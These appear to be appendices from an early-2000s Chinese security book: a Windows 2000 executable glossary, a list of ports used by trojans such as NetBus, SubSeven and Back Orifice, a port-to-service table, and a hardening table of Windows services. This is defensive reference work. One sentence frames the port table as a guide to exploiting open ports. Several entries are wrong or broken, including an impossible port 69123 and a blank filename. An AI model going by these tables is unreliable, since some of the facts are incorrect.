mdm.exe > Machine Debug Manager 机器调试管理

mem.exe > Display current Memory stats 显示内存状态

migpwd.exe > Migrate passwords. 迁移密码

mmc.exe > Microsoft Management Console 控制台

mnmsrvc.exe > Netmeeting Remote Desktop Sharing NetMeeting 远程桌面共享

mobsync.exe > Manage Synchronization. 同步目录管理器

mountvol.exe > Creates, deletes, or lists a volume mount point. 创建、删除或列出卷的装入点。

mplay32.exe > MS Media Player 媒体播放器

mpnotify.exe > Multiple Provider Notification application 多提供者通知应用程序

mq1sync.exe >

mqbkup.exe > MS Message Queue Backup and Restore Utility 信息队列备份和恢复工具

mqexchng.exe > MSMQ Exchange Connector Setup 信息队列交换连接设置

mqmig.exe > MSMQ Migration Utility 信息队列迁移工具

mqsvc.exe > ?

mrinfo.exe > Multicast routing using SNMP 使用 SNMP 多点传送路由

mscdexnt.exe > Installs MSCD (MS CD Extensions) 安装 MSCD

msdtc.exe > Dynamic Transaction Controller Console 动态事务处理控制台

msg.exe > Send a message to a user local or remote. 发送消息到本地或远程客户

mshta.exe > HTML Application HOST HTML 应用程序主机

msiexec.exe > Starts Windows Installer Program 开始 Windows 安装程序

mspaint.exe > Microsoft Paint 画板

msswchx.exe >

mstask.exe > Task Schedule Program 任务计划表程序

mstinit.exe > Task scheduler setup 任务计划表安装

narrator.exe > Program will allow you to have a narrator for reading. Microsoft 讲述人

nbtstat.exe > Displays protocol stats and current TCP/IP connections using NBT 使用 NBT (TCP/IP 上的 NetBIOS) 显示协议统计和当前 TCP/IP 连接。

nddeapir.exe > NDDE API Server side NDDE API 服务器端

net.exe > Net Utility 详细用法看/?

netl.exe > Net Utility updated version from MS Net 的升级版

netdde.exe > Network DDE will install itself into the background 安装自己到后台

netsh.exe > Creates a shell for network information 用于配置和监控 Windows 2000 命令行脚本接口

netstat.exe > Displays current connections. 显示协议统计和当前的 TCP/IP 网络连接

nlsfunc.exe > Loads country-specific information 加载特定国家(地区)的信息。Windows 2000 和 MS-DOS 子系统不使用该命令。接受该命令只是为了与 MS-DOS 文件兼容

notepad.exe > Opens Windows 2000 Notepad 记事本

nslookup.exe > Displays information for DNS 该诊断工具显示来自域名系统 (DNS) 名称服务器的信息

ntbackup.exe > Opens the NT Backup Utility 备份和故障修复工具

ntbooks.exe > Starts Windows Help Utility 帮助

ntdsutil.exe > Performs DB maintenance of the ADSI 完成 ADSI 的 DB 的维护

ntfrs.exe > NT File Replication Service NT 文件复制服务

ntfrsupg.exe >

ntkrnlpa.exe > Kernel patch 核心补丁

ntoskrnl.exe > Core NT Kernel KT 的核心

ntsd.exe >

ntvdm.exe > Simulates a 16-bit Windows environment 模拟 16 位 Windows 环境

nw16.exe > Netware Redirector NetWare 转向器

nwscript.exe > runs netware scripts 运行 Netware 脚本

odbcad32.exe > ODBC 32-bit Administrator 32 位 ODBC 管理

odbcconf.exe > Configure ODBC driver's and data source's from command line 命令行配置 ODBC 驱动和数据源

os2.exe > An OS/2 Warp Server (os2 /o) OS/2

os2srv.exe > An OS/2 Warp Server OS/2

os2ss.exe > An OS/2 Warp Server OS/2

osk.exe > On Screen Keyboard 屏幕键盘

packager.exe > Windows 2000 Packager Manager 对象包装程序

pathping.exe > Combination of Ping and Tracert 包含 Ping 和 Tracert 的程序

pax.exe > is a POSIX program and path names used as arguments must be specified in POSIX format. Use "//C/Users/Default" instead of "C:\USERS\DEFAULT." 启动便携式存档互换 (Pax) 实用程序

pentnt.exe > Used to check the Pentium for the floating point division error. 检查 Pentium 的浮点错误

perfmon.exe > Starts Windows Performance Monitor 性能监视器

ping.exe > Packet Internet Groper 验证与远程计算机的连接

posix.exe > Used for backward compatibility with Unix 用于兼容 Unix

print.exe > Cmd line used to print files 打印文本文件或显示打印队列的内容。

progman.exe > Program manager 程序管理器

proquota.exe > Profile quota program

psxss.exe > POSIX Subsystem Application Posix 子系统应用程序

qappsrv.exe > Displays the available application terminal servers on the network 在网络上显示终端服务器可用的程序

qprocess.exe > Display information about processes local or remote 在本地或远程显示进程的信息 (需终端服务)

query.exe > Query TERMSERVER user process and sessions 查询进程和会话

quser.exe > Display information about a user logged on 显示用户登录的信息 (需终端服务)

qwinsta.exe > Display information about Terminal Sessions. 显示终端服务的信息

rasadmin.exe > Start the remote access admin service 启动远程访问服务

rasautou.exe > Creates a RAS connection 建立一个 RAS 连接

rasdial.exe > Dial a connection 拨号连接

rasphone.exe > Starts a RAS connection 运行 RAS 连接

rcp.exe > Copies a file from and to a RCP service. 在 Windows 2000 计算机和运行远程外壳端口监控程序 rshd 的系统之间复制文件

rdpclip.exe > RdpClip allows you to copy and paste files between a terminal session and client console session. 再终端和本地复制和粘贴文件

recover.exe > Recovers readable information from a bad or defective disk 从坏的或有缺陷的磁盘中恢复可读取的信息

redir.exe > Starts the redirector service 运行重定向服务

regedt32.exe > 32-bit register service 32 位注册服务

regini.exe > modify registry permissions from within a script 用脚本修改注册许可

register.exe > Register a program so it can have special execution characteristics. 注册包含特殊运行字符的程序

regsvc.exe >

regsvr32.exe > Registers and unregister's dll's. As to how and where it register's them I dont know. 注册和反注册 DLL

regtrace.exe > Options to tune debug options for applications failing to dump trace statements Trace 设置 regwiz.exe > Registration Wizard 注册向导

remrras.exe >

replace.exe > Replace files 用源目录中的同名文件替换目标目录中的文件。

reset.exe > Reset an active section 重置活动部分

rexec.exe > Runs commands on remote hosts running the REXEC service. 在运行 REXEC 服务的远程计算机上运行命令。rexec 命令在执行指定命令前, 验证远程计算机上的用户名, 只有安装了 TCP/IP 协议后才可以使用该命令。

risetup.exe > Starts the Remote Installation Service Wizard. 运行远程安装向导服务

route.exe > display or edit the current routing tables. 控制网络路由表

routemon.exe > no longer supported 不再支持了!

router.exe > Router software that runs either on a dedicated DOS or on an OS/2 system. Route 软件在 DOS 或者是 OS/2 系统

rsh.exe > Runs commands on remote hosts running the RSH service 在运行 RSH 服务的远程计算机上运行命令

rsm.exe > Mounts and configures remote system media 配置远程系统媒体

rsnotify.exe > Remote storage notification recall 远程存储通知回显

rsvp.exe > Resource reservation protocol 源预约协议

runas.exe > RUN a program as another user 允许用户用其他权限运行指定的工具和程序

rundll32.exe > Launches a 32-bit dll program 启动 32 位 DLL 程序

runonce.exe > Causes a program to run during startup 运行程序再开始菜单中

rwinsta.exe > Reset the session subsystem hardware and software to known initial values 重置会话子系统硬件和软件到最初的值

savedump.exe > Does not write to e:\winnt\user.dmp 不写入 User.dmp 中

scardsvr.exe > Smart Card resource management server 智能卡资源管理服务器

schupgr.exe > It will read the schema update files (.ldf files) and upgrade the schema. (part of ADSI) 读取计划更新文件和更新计划

secedit.exe > Starts Security Editor help 自动安全性配置管理

services.exe > Controls all the services 控制所有服务

sethc.exe > Set High Contrast - changes colours and display mode Logoff to set it back to normal 设置高对比

setreg.exe > Shows the Software Publishing State Key values 显示软件发布的国家语言

setup.exe > GUI box prompts you to goto control panel to configure system components 安装程序 (转到控制面板)

setver.exe > Set Version for Files 设置 MS-DOS 子系统向程序报告的 MS-DOS 版本号

sfc.exe > System File Checker test and check system files for integrity 系统文件检查

sfmprint.exe > Print Services for Macintosh 打印 Macintosh 服务

sfmpsexec.exe >

sfmsvc.exe >

shadow.exe > Monitor another Terminal Services session. 监控另外一台中端服务器会话

share.exe > Windows 2000 和 MS-DOS 子系统不使用该命令。接受该命令只是为了与

MS-DOS 文件兼容

shmigrate.exe >

shrpwb.exe > Create and Share folders 建立和共享文件夹

sigverif.exe > File Signature Verification 文件签名验证

skkeys.exe > Serial Keys utility 序列号制作工具

smlogsvc.exe > Performance Logs and Alerts 性能日志和警报

smss.exe >

sndrec32.exe > starts the Windows Sound Recorder 录音机

sndvol32.exe > Display the current volume information 显示声音控制信息

snmp.exe > Simple Network Management Protocol used for Network Mangement 简单网络管理协议

snmptrap.exe > Utility used with SNMP SNMP 工具

sol.exe > Windows Solitaire Game 纸牌

sort.exe > Compares files and Folders 读取输入、排序数据并将结果写到屏幕、文件和其他设备上

SPOOLSV.EXE > Part of the spooler service for printing 打印池服务的一部分

sprestrt.exe >

srvmgr.exe > Starts the Windows Server Manager 服务器管理器  
stimon.exe > WDM StillImage- > Monitor  
stisvc.exe > WDM StillImage- > Service  
subst.exe > Associates a path with a drive letter 将路径与驱动器盘符关联  
svchost.exe > Svchost.exe is a generic host process name for services that are run from dynamic-link libraries (DLLs). DLL 得主进程  
syncapp.exe > Creates Windows Briefcase. 创建 Windows 文件包  
sysedit.exe > Opens Editor for 4 system files 系统配置编辑器  
syskey.exe > Encrypt and secure system database NT 账号数据库按群工具  
sysocmgr.exe > Windows 2000 Setup 2000 安装程序  
systray.exe > Starts the systray in the lower right corner. 在低权限运行 systray  
taskman.exe > Task Manager 任务管理器  
taskmgr.exe > Starts the Windows 2000 Task Manager 任务管理器  
tcmsetup.exe > telephony client wizard 电话服务客户安装  
tcpsvcs.exe > TCP Services TCP 服务  
.exe > Telnet Utility used to connect to Telnet Server  
termsrv.exe > Terminal Server 终端服务  
tftp.exe > Trivial FTP 将文件传输到正在运行 TFTP 服务的远程计算机或从正在运行 TFTP 服务的远程计算机传输文件  
tftpd.exe > Trivial FTP Daemon  
themes.exe > Change Windows Themes 桌面主题  
tlntadmn.exe > Telnet Server Administrator Telnet 服务管理  
tlntsess.exe > Display the current Telnet Sessions 显示目前的 Telnet 会话  
tlntsvr.exe > Start the Telnet Server 开始 Telnet 服务  
tracert.exe > Trace a route to display paths 该诊断实用程序将包含不同生存时间 (TTL) 值的 Internet 控制消息协议 (ICMP) 回显数据包发送到目标, 以决定到达目标采用的路由  
tsadmin.exe > Terminal Server Administrator 终端服务管理器  
tscon.exe > Attaches a user session to a terminal session. 粘贴用户会话到终端对话  
tsdiscon.exe > Disconnect a user from a terminal session 断开终端服务的用户  
tskill.exe > Kill a Terminal server process 杀掉终端服务  
tsprof.exe > Used with Terminal Server to query results. 用终端服务得出查询结果  
tsshutdn.exe > Shutdown the system 关闭系统  
unlodctr.exe > Part of performance monitoring 性能监视器的一部分

upg351db.exe > Upgrade a jet database 升级 Jet 数据库

ups.exe > UPS service UPS 服务

user.exe > Core Windows Service Windows 核心服务

userinit.exe > Part of the winlogon process Winlogon 进程的一部分

usrmgr.exe > Start the windows user manager for domains 域用户管理器

utilman.exe > This tool enables an administrator to designate which computers automatically open accessibility tools when Windows 2000 starts. 指定 Windows 2000 启动时自动打开那台机器

verifier.exe > Driver Verifier Manager Driver Verifier Manager

vwpixspx.exe > Loads IPX/SPX VDM 调用 IPX/SPX VDM

w32tm.exe > Windows Time Server 时间服务器

wextract.exe > Used to extract windows files 解压缩 Windows 文件

winchat.exe > Opens Windows Chat 打开 Windows 聊天

winhlp32.exe > Starts the Windows Help System 运行帮助系统

winlogon.exe > Used as part of the logon process. Logon 进程的一部分

winmine.exe > windows Game 挖地雷

winmsd.exe > Windows Diagnostic utility 系统信息

wins.exe > Wins Service Wins 服务

winspool.exe > Print Routing 打印路由

winver.exe > Displays the current version of Windows 显示 Windows 版本

wizmgr.exe > Starts Windows Administration Wizards Windows 管理向导

wjview.exe > Command line loader for Java 命令行调用 Java

wowdeb.exe > . For starters, the 32-bit APIs require that the WOWDEB.EXE task runs in the target debuggee's VM 启动时, 32 位 API 需要

wowexec.exe > For running Windows over Windows Applications 在 Windows 应用程序上运行 Windows

wpnpinst.exe >

write.exe > Starts MS Write Program 写字板

wscript.exe > Windows Scripting Utility 脚本工具

wupdmgr.exe > Starts the Windows update Wizard (Internet) 运行 Windows 升级向导

xcopy.exe > Used to copy directories 复制文件和目录, 包括子目录

源于 [www.xren.net](http://www.xren.net) 2003-6-7 中华网络安全联盟



## 附录 2 端口一览表

### 1. 端口一列表

5=NETSTAT 端口

21=Blade Runner, Doly 木马, Fore, FTP 木马, Invisible FTP, Larva, ebEx, WinCrash

22=SSH 端口

23=Tiny Telnet 服务器

25=Shtrilitz Stealth, Terminator, WinPC, WinSpy, Kuang2 0.17A-0.30, Antigen, Email  
密码发送器, Haebu Coceda, Kuang2, ProMail 木马, Tapiras

31=Agent 31, Hackers Paradise, Masters Paradise

41=DeepThroat 端口

58=DMSetup 端口

79=Firehotcker

90=DNS 端口

110=POP3 端口

137=NETBIOS 名字服务器端口

139=NETBIOS Session 服务端口

406=IMSP 端口

456=Hackers Paradise

555=Ini-Killer, Phase Zero, Stealth Spy

911=Dark Shadow

1001=Silencer, WebEx

53=DOMAIN 端口

63=WHOIS 端口

80=Executor 110=ProMail 木马

101=HOSTNAME 端口

121=JammerKillah

138=NETBIOS 数据服务端口

194=IRC 端口

421=TCP Wrappers 端口

531=Radmin 端口

666=Attack FTP, Satanz Backdoor

999=DeepThroat 端口

1011=Doly Trojn

1012=Doly Trojan	1024=NetSpy
1045=Rasmin	1090=Xtreme
1095=Rat	1097=Rat
1098=Rat	1099=Rat
1170=Psyber Stream Server	1170=Voice
1234=Ultors Trojan	1243=BackDoor-G, SubSeven
1245=VooDoo Doll	1349=BO DLL
1492=FTP99CMP	1600=Shivka-Burka
1807=SpySender	1080=SOCKS PORT
1981=Shockrave	1999=BackDoor 1.00-1.03
2001=Trojan Cow	2023=Ripper
2115=Bugs	2140=Deep Throat
2140=The Invasor	2565=Striker
2583=WinCrash	2801=Phineas Phucker
3024=WinCrash	3129=Masters Paradise
3150=Deep Throat, The Invasor	3700=Portal of Doom
4092=WinCrash	4567=File Nail
4590=ICQTrojan	
5000=Bubbel, Back Door Setup, Sockets de Troie	
5001=Back Door Setup, Sockets de Troie	5321=Firehotcker
5400=Blade Runner	5401=Blade Runner
5402=Blade Runner	5550=JAPAN Trojan-xtcp
5555=ServeMe	5556=BO Facil
5557=BO Facil	5569=Robo-Hack
5742=WinCrash	6400=The Thing
6666=IRC SERVER PORT	6667=IRC CHAT PORT
6670=DeepThroat	6711=SubSeven
6771=DeepThroat	6776=BackDoor-G, SubSeven
6939=Indoctrination	6969=GateCrasher
6969=Priority	7000=Remote Grab
7300=NetMonitor	7301=NetMonitor
7306=NetMonitor	7307=NetMonitor
7308=NetMonitor	7626=G_Client

7789=Back Door Setup, ICKiller	9872=Portal of Doom
9873=Portal of Doom	9874=Portal of Doom
9875=Portal of Doom	9989=iNi-Killer
10067=Portal of Doom	10167=Portal of Doom
10520=Acid Shivers	10607=Coma
11000=Senna Spy	11223=Progenic trojan
12223=Hack?9 KeyLogger	12345=GabanBus, NetBus, Pie Bill Gates, X-bill
12346=GabanBus, NetBus, X-bill	12361=Whack-a-mole
12362=Whack-a-mole	12631=WhackJob
13000=Senna Spy	16969=Priority
20001=Millennium	20034=NetBus 2 Pro
21544=GirlFriend	22222=Prosiak
23456=Evil FTP, Ugly FTP	26274=Delta Source
29891=The Unexplained	30029=AOL Trojan
30100=NetSphere 1.27a, NetSphere 1.31	30102=NetSphere 1.27a, NetSphere 1.31
30101=NetSphere 1.31, NetSphere 1.27a	30303=Sockets de Troie
30103=NetSphere 1.31	
31337=Baron Night, BO client, BO2, Bo Facil, BackFire, Back Orifice, DeepBO	
31338=NetSpy DK 31338=Back Orifice, DeepBO	
31339=NetSpy DK	31666=BOWhack
31785=Hack Attack	31787=Hack Attack
31789=Hack Attack	31791=Hack Attack
33333=Prosiak	34324=BigGluck, TN
40412=The Spy	40421=Agent 40421, Masters Paradise
40422=Masters Paradise	40423=Masters Paradise
40426=Masters Paradise	47262=Delta Source
50505=Sockets de Troie	50766=Fore
53001=Remote Windows Shutdown	54321=School Bus .69-1.11
60000=Deep Throat	61466=Telecommando
65000=Devil	69123=ShitHeep

## 2. 端口及对应的服务

以下是一些端口及对应的服务，其中也列出了一些木马的默认端口。当扫描到开放的

端口，便可以知道该端口对应何种服务，也就可以进一步分析和利用这个开放的端口是否存在漏洞了。

1 tcpmux TCP Port Service Multiplexer	传输控制协议端口服务多路开关选择器
2 compressnet Management Utility	compressnet 管理实用程序
3 compressnet Compression Process	压缩进程
5 rje Remote Job Entry	远程作业登录
7 echo Echo	回显
9 discard Discard	丢弃
11 systat Active Users	在线用户
13 daytime Daytime	时间
17 qotd Quote of the Day	每日引用
18 msp Message Send Protocol	消息发送协议
19 chargen Character Generator	字符发生器
20 ftp-data File Transfer[Default Data]	文件传输协议（默认数据口）
21 ftp File Transfer[Control]	文件传输协议（控制）
22 ssh SSH Remote Login Protocol	SSH 远程登录协议
23 telnet Telnet	终端仿真协议
24 ? any private mail system	预留给个人用邮件系统
25 smtp Simple Mail Transfer	简单邮件发送协议
27 nsw-fe NSW User System FE	NSW 用户系统现场工程师
29 msg-icp MSG ICP	MSG ICP
31 msg-auth MSG Authentication	MSG 验证
33 dsp Display Support Protocol	显示支持协议
35 ? any private printer server	预留给个人打印机服务
37 time Time	时间
38 rap Route Access Protocol	路由访问协议
39 rlp Resource Location Protocol	资源定位协议
41 graphics Graphics	图形
42 nameserver WINS Host Name Server	WINS 主机名服务
43 nickname Who Is	“绰号” who is 服务
44 mpm-flags MPM FLAGS Protocol	MPM（消息处理模块）标志协议
45 mpm Message Processing Module [recv]	消息处理模块

46 mpm-snd MPM [default send]	消息处理模块（默认发送口）
47 ni-ftp NI FTP	NI FTP
48 auditd Digital Audit Daemon	数码音频后台服务
49 tacacs Login Host Protocol (TACACS)	TACACS 登录主机协议
50 re-mail-ck Remote Mail Checking Protocol	远程邮件检查协议
51 la-maint IMP Logical Address Maintenance	IMP（接口信息处理机）逻辑地址维护
52 xns-time XNS Time Protocol	施乐网络服务系统时间协议
53 domain Domain Name Server	域名服务器
54 xns-ch XNS Clearinghouse	施乐网络服务系统票据交换
55 isi-gl ISI Graphics Language	ISI 图形语言
56 xns-auth XNS Authentication	施乐网络服务系统验证
57 ? any private terminal access	预留个人用终端访问
58 xns-mail XNS Mail	施乐网络服务系统邮件
59 ? any private file service	预留个人文件服务
60 ? Unassigned	未定义
61 ni-mail NI MAIL	NI 邮件?
62 acas ACA Services	异步通讯适配器服务
63 whois+ whois+	WHOIS+
64 covia Communications Integrator (CI)	通讯接口
65 tacacs-ds TACACS-Database Service	TACACS 数据库服务
66 sql*net Oracle SQL*NET	Oracle SQL*NET
67 bootps Bootstrap Protocol Server	引导程序协议服务端
68 bootpc Bootstrap Protocol Client	引导程序协议客户端
69 tftp Trivial File Transfer	小型文件传输协议
70 gopher Gopher	信息检索协议
71 netrjs-1 Remote Job Service	远程作业服务
72 netrjs-2 Remote Job Service	远程作业服务
73 netrjs-3 Remote Job Service	远程作业服务
74 netrjs-4 Remote Job Service	远程作业服务
75 ? any private dial out service	预留个人拨出服务
76 deos Distributed External Object Store	分布式外部对象存储
77 ? any private RJE service	预留个人远程作业输入服务

78 vettcp vettcp	修正 TCP?
79 finger Finger	查询远程主机在线用户等信息
80 http World Wide Web HTTP	全球信息网超文本传输协议
81 hosts2-ns HOSTS2 Name Server	HOST2 名称服务
82 xfer XFER Utility	传输实用程序
83 mit-ml-dev MIT ML Device	模块化智能终端 ML 设备
84 ctf Common Trace Facility	公用追踪设备
85 mit-ml-dev MIT ML Device	模块化智能终端 ML 设备
86 mfcobol Micro Focus Cobol	Micro Focus Cobol 编程语言
87 ? any private terminal link	预留给个人终端连接
88 kerberos Kerberos	Kerberos 安全认证系统
89 su-mit-tg SU/MIT Telnet Gateway	SU/MIT 终端仿真网关
90 dnsix DNSIX Securit Attribute Token Map	DNSIX 安全属性标记图
91 mit-dov MIT Dover Spooler	MIT Dover 假脱机
92 npp Network Printing Protocol	网络打印协议
93 dcp Device Control Protocol	设备控制协议
94 objcall Tivoli Object Dispatcher	Tivoli 对象调度
95 supdup SUPDUP	
96 dixie DIXIE Protocol Specification	DIXIE 协议规范
97 swift-rvf (Swift Remote Virtual File Protocol)	快速远程虚拟文件协议
98 tacnews TAC News	TAC 新闻协议
99 metagram Metagram Relay	
100 newacct [unauthorized use]	

## 附录3 Windows 2000 和 Windows XP 系统服务进程列表与建议安全设置

### 1. Windows 2000 系统服务进程列表与建议安全设置

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Alerter	services.exe	Workstation	自动	手动	已禁用	已禁用	已禁用	已禁用
Application Management	services.exe	None	手动	手动	手动	手动	手动	手动
Automatic Updates	svchost.exe	None	自动	自动	自动	自动	已禁用	已禁用
Background Intelligent Transfer Service	svchost.exe	System Event Notification, Remote Procedure Call (RPC), Windows Management Instrumentation Driver Extension, Workstation	手动	手动	手动	手动	已禁用	已禁用
Boot Information Negotiation Layer	tcpvcs.exe	Server	没有安装	不可用				
ClipBook	clipsrv.exe	Network DDE	手动	手动	已禁用	已禁用	已禁用	已禁用
COM+ Event System	svchost.exe	Remote Procedure Call(RPC)	手动	手动	手动	已禁用	已禁用	已禁用

续表

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Computer Browser	services.exe	Server, Workstation	自动	自动	已禁用	自动	已禁用	已禁用
DHCP Client	services.exe	None	自动	自动	自动	已禁用	已禁用	已禁用
DHCP Server	tcpsvcs.exe	Remote Procedure Call (RPC), Security Accounts Manager	没有安装	不可用				
Distributed File System	Dfssvc.exe	Server, Workstation	自动	不可用				
Distributed Link Tracking Client	services.exe	Remote Procedure Call(RPC)	自动	自动	手动	已禁用	已禁用	已禁用
Distributed Link Tracking Server	services.exe	Remote Procedure Call(RPC)	手动	不可用				
Distributed Transaction Coordinator	msdtc.exe	Remote Procedure Call(RPC), Security Accounts Manager	自动	手动	手动	已禁用	已禁用	已禁用
DNS Client	services.exe	None	自动	自动	自动	已禁用	已禁用	已禁用
DNS Server	dns.exe	NT LM Security Support Provider, Remote Procedure Call(RPC)	没有安装	不可用				
Event Log	services.exe	None	自动	自动	自动	自动	自动	自动
Fax Service	faxsvc.exe	Plug and Play, Print Spooler, Remote Procedure Call (RPC), Telephony	手动	手动	已禁用	已禁用	已禁用	已禁用
File Replication	ntfrs.exe	Event Log, Remote Procedure Call(RPC)	手动	不可用				
FTP Publishing Service	inetinfo.exe	IIS Admin Service	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
IIS Admin Service	inetinfo.exe	Protected Storage, Remote Procedure Call (RPC)	自动	没有安装	没有安装	没有安装	没有安装	没有安装



续表

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Indexing Service	cisvc.exe	Remote Procedure Call (RPC)	手动	手动	已禁用	已禁用	已禁用	已禁用
Internet Authentication Service	svchost.exe	Remote Procedure Call (RPC)	没有安装	不可用				
Internet Connection Sharing	svchost.exe	Remote Access Connection Manager	手动	手动	手动	自动	已禁用	已禁用
Intersite Messaging	ismserv.exe	Security Accounts Manager	已禁用	不可用				
IPSEC Policy Agent	lsass.exe	Remote Procedure Call (RPC)	自动	自动	手动	已禁用	已禁用	已禁用
Kerberos Key Distribution Center	lsass.exe	Remote Procedure Call (RPC)	已禁用	不可用				
License Logging Service	llssrv.exe	None	自动	不可用				
Logical Disk Manager	services.exe	None	自动	自动	自动	已禁用	已禁用	已禁用
Logical Disk Manager Administrative Service	dmadmin.exe	None	手动	手动	手动	已禁用	已禁用	已禁用
Message Queuing	mqsvc.exe	Distributed Transaction Coordinator, NT LM Security Support Provider, Protected Storage, Remote Procedure Call (RPC), Security Accounts Manager, Server	没有安装	没有安装	没有安装	没有安装	没有安装	没有 安装

续表

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Messenger	services.exe	Remote Procedure Call (RPC), Workstation	自动	自动	已禁用	已禁用	已禁用	已禁用
Net Logon	lsass.exe	Workstation	手动	手动	已禁用	已禁用	已禁用	已禁用
NetMeeting								
Remote Desktop Sharing	mnmsrvc.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Network Connections	svchost.exe	Remote Procedure Call(RPC)	手动	手动	自动	自动	手动	已禁用
Network DDE	netdde.exe	Network DDE DSDM	手动	手动	手动	已禁用	已禁用	已禁用
Network DDE DSDM	netdde.exe	None	手动	手动	手动	已禁用	已禁用	已禁用
Network News Transport Protocol (NNTP)	inetinfo.exe	IIS Admin Service	没有安装	不可用				
NT LM Security Support Provider	lsass.exe	None	手动	手动	手动	手动	已禁用	已禁用
On-line Presentation Broadcast	nsIService.exe	Remote Procedure Call(RPC)	没有安装	不可用				
Performance Logs and Alerts	smlogsvc.exe	None	手动	手动	手动	已禁用	已禁用	已禁用
Plug and Play	services.exe	None	自动	自动	自动	自动	自动	自动
Print Server for Macintosh	sfpmpint.exe	Print Spooler	没有安装	不可用				
Print Spooler	spoolsv.exe	Remote Procedure Call(RPC)	自动	自动	自动	自动	已禁用	已禁用
Protected Storage	services.exe	Remote Procedure Call(RPC)	自动	自动	自动	自动	自动	已禁用
QoS RSVP	rsvp.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Remote Access Auto Connection Manager	svchost.exe	Remote Access Connection Manager, Telephony	手动	手动	手动	自动	已禁用	已禁用
Remote Access Connection Manager	svchost.exe	Telephony	手动	手动	手动	自动	已禁用	已禁用

续表

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Remote Procedure Call (RPC)	svchost.exe	None (but everything depends on it)	自动	自动	自动	自动	自动	自动
Remote Procedure Call (RPC) Locator	locator.exe	Workstation	手动	手动	手动	已禁用	已禁用	已禁用
Remote Registry Service	regsvc.exe	None	自动	自动	已禁用	已禁用	已禁用	已禁用
Remote Storage Engine	RsEng.exe	Event Log, Remote Procedure Call(RPC), Remote Storage File, Remote Storage Media, Task Scheduler	没有安装	不可用				
Remote Storage File	RsFsa.exe	Event Log, Remote Procedure Call(RPC)	没有安装	不可用				
Remote Storage Media	RsSub.exe	Event Log, Remote Procedure Call(RPC), Removable Storage	没有安装	不可用				
Remote Storage Notification	RsFsa.exe	Event Log, Remote Procedure Call(RPC)	没有安装	不可用				
Removable Storage	svchost.exe	Remote Procedure Call(RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
RIP Listener	svchost.exe	Remote Procedure Call(RPC)	没有安装	没有安装	没有安装	没有安装	没有安装	没有 安装
Routing and Remote Access	svchost.exe	NetBIOSGroup, Remote Procedure Call(RPC)	已禁用	已禁用	已禁用	已禁用	已禁用	已禁用
RunAs Service	services.exe	None	自动	自动	已禁用	已禁用	已禁用	已禁用
Security Accounts Manager	lsass.exe	None	自动	自动	自动	已禁用	已禁用	已禁用
Server	services.exe	None	自动	自动	自动	自动	已禁用	已禁用
Simple Mail Transport Protocol (SMTP)	inetinfo.exe	IIS Admin Service	自动	没有安装	没有安装	没有安装	没有安装	没有 安装

附录3 Windows 2000 和 Windows XP 系统服务进程列表与建议安全设置

续表

名 称	进程名称	依存关系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Simple TCP/IP Services	tcpvcs.exe	None	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
Single Instance Storage Groveler	grovel.exe	None	没有安装	不可用				
Site Server ILS Service	inetinfo.exe	IIS Admin Service	没有安装	不可用				
Smart Card	SCardSvr.exe	Plug and Play	手动	手动	已禁用	已禁用	已禁用	已禁用
Smart Card Helper	SCardSvr.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
SNMP Service	snmp.exe	Event Log	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
SNMP Trap Service	snmptrap.exe	Event Log	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
System Event Notification	svchost.exe	COM+ Event System	自动	自动	自动	自动	已禁用	已禁用
Task Scheduler	MSTask.exe	Remote Procedure Call(RPC)	自动	自动	自动	自动	已禁用	已禁用
TCP/IP NetBIOS Helper Service	services.exe	None	自动	自动	手动	已禁用	已禁用	已禁用
TCP/IP Print Server	tcpvcs.exe	Print Spooler	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
Telephony	svchost.exe	Plug and Play, Remote Procedure Call(RPC)	手动	手动	手动	手动	已禁用	已禁用
Telnet	tlntsvr.exe	Remote Procedure Call(RPC)	手动	手动	已禁用	已禁用	已禁用	已禁用
Terminal Services	termsrv.exe	None	已禁用	不可用				
Terminal Services Licensing	lsrvr.exe	Remote Procedure Call(RPC)	没有安装	不可用				
Trivial FTP Daemon	ftpd.exe	None	没有安装	不可用				
Uninterruptible Power Supply	ups.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Utility Manager	UtilMan.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Windows Installer	msiexec.exe	None	手动	手动	手动	手动	手动	手动

续表

名 称	进 程 名 称	依 存 关 系	Server 默认设置	Pro 默认 设置	安全建议 设置	网关建议 设置	游戏系统 建议设置	超级 用户
Windows Internet Name Service (WINS)	wins.exe	NT LM Security Support Provider, Remote Procedure Call (RPC), Security Accounts Manager	没有安装	不可用				
Windows Management Instrumentation	WinMgmt.exe	Remote Procedure Call(RPC)	手动	手动	手动	手动	手动	手动
Windows Management Instrumentation Driver Extension	services.exe	None	手动	手动	手动	手动	手动	手动
Windows Media Monitor Service	nspmon.exe	Remote Procedure Call(RPC)	没有安装	不可用				
Windows Media Program Service	nspm.exe	Remote Procedure Call(RPC), Windows Media Station Service	没有安装	不可用				
Windows Media Station Service	nscm.exe	Remote Procedure Call(RPC)	没有安装	不可用				
Windows Media Unicast Service	nsum.exe	NT LM Security Support Provider, Remote Procedure Call(RPC)	没有安装	不可用				
Windows Time	services.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Wireless Configuration	svchost.exe	Protected Storage, RemoteProcedure Call (RPC), Windows Management Instrumentation Driver Extension	手动	手动	已禁用	已禁用	已禁用	已禁用
Workstation	services.exe	None	自动	自动	自动	自动	自动	自动
